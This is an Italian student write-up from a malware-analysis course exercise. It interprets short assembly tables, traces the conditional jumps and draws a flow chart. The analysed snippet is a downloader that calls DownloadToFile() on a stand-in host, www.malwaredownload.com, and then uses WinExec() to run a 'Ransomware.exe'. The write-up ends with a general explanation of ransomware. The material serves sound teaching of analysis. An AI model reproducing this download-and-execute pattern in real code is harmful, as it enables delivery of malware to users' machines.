S11 L5

Analisi avanzate: Un approccio pratico

Daniele Zizzi

In questo progetto andremo ad analizzare dei frammenti di codice di un malware e cercheremo di capirne il funzionamento in base ai parametri passati alle funzioni e alle chiamate effettuate alle stesse. Analizzando anche i salti condizionali.

EPICODE

Esercizio
Traccia e requisiti

Traccia:

Con riferimento al codice presente nelle slide successive, rispondere ai seguenti quesiti:

- Spiegate, motivando, quale salto condizionale effettua il Malware.
- Disegnare un diagramma di flusso (prendete come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati). Indicate con una linea verde i salti effettuati, mentre con una linea rossa i salti non effettuati.
- Quali sono le diverse funzionalità implementate all'interno del Malware?
- Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione.

Il malware effettua il salto condizionale alla tabella 2, se EAX è diverso da 5.
Quindi carica l'url nel registro EAX e lo inserisce nello stack. Chiama la funzione DownloadToFile() e scarica il file malevolo dall'url passato in precedenza.

Se è uguale, invece, continua fino al secondo salto e lo esegue quando EBX è uguale a 11. Quindi salta alla tabella 3.
In questa sezione di codice, viene passato il percorso del file nel registro EDX, viene inserito nello stack e poi viene chiamata la funzione WinExec() per poter eseguire il malware.

Le funzioni, al fine di essere eseguite, i registri devono essere prima passati nello stack.

Tab 1

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3


Tab 2

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Tab 3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Flow Chart


mov EAX,5
mov EBX,10
EAX=5
EBX=10
Se EAX è diverso da 5, imposta lo zero flag a 0, pertanto salta alla locazione di memoria definita
Se EAX èuguale a 5, imposta lo Zero Flag a 1, pertanto non salta alla locazione di memoria definita
cmp EAX,5
jnz loc 0040BBA0
ZF=0
ZF=1
mov EAX,EDI
push EAX
call
DownloadToFile()
jnz(jump not zero) salta se ZF è 0(quindi non settato).
Equivale a
IF EAX !=5
inc EBX
Incrementa EBX di 1.
EBX=11
Se EBX è uguale a 11, salta.
jz(jump zero) salta se ZF è 1(quindi è impostato).
Equivale a IF EBX==11
cmp EBX,11
jz loc 0040FFA0
ZF=0
ZF=1
//
mov EDX,EDI
push EDX
call WinExec()

Il malware in questione implementa funzioni di Download ed esecuzione di file, richiamandole dal sistema operativo. Le funzioni in questione sono DownloadToFile() e WinExec().

-DownloadToFile(), permette di eseguire il download di un file, passando come parametro un URL.

-WinExec(), permette di eseguire un file, passando come parametro il path del file stesso con relativa estensione.
https://learn.microsoft.com/it-it/windows/win32/api/winbase/nf-winbase-winexec

Quindi, il codice malevolo è un downloader che và a scaricare un ransomware e poi ad eseguirlo.
Un Downloader è un malware che viene utilizzato per scaricare altro codice malevolo all'interno della macchina.
Un Ransomware, effettua una criptazione dei dati presenti nel dispositivo, con una crittografia molto forte, come ad esempio RSA-4096, che richiede troppo tempo, attualmente, per essere decriptata. Pertanto, l'attaccante, sfrutta tale difficoltà e richiede un riscatto. Dopo aver pagato il riscatto, l'attaccante dovrebbe inviare la chiave di cifratura e quindi si possono recuperare i file criptati in precedenza. L'interfaccia del ransomware ha due timer, uno dove indica quanto tempo si ha, prima che la chiave per decriptare i file venga cancellate, e uno dove indica dopo quanto tempo la somma da pagare aumenterà. Se il riscatto non viene pagato in tempo, i file rimangono criptati e si può solo sperare nel rilascio di un Decrypter da parte delle grande aziende di antivirus(es. Eset).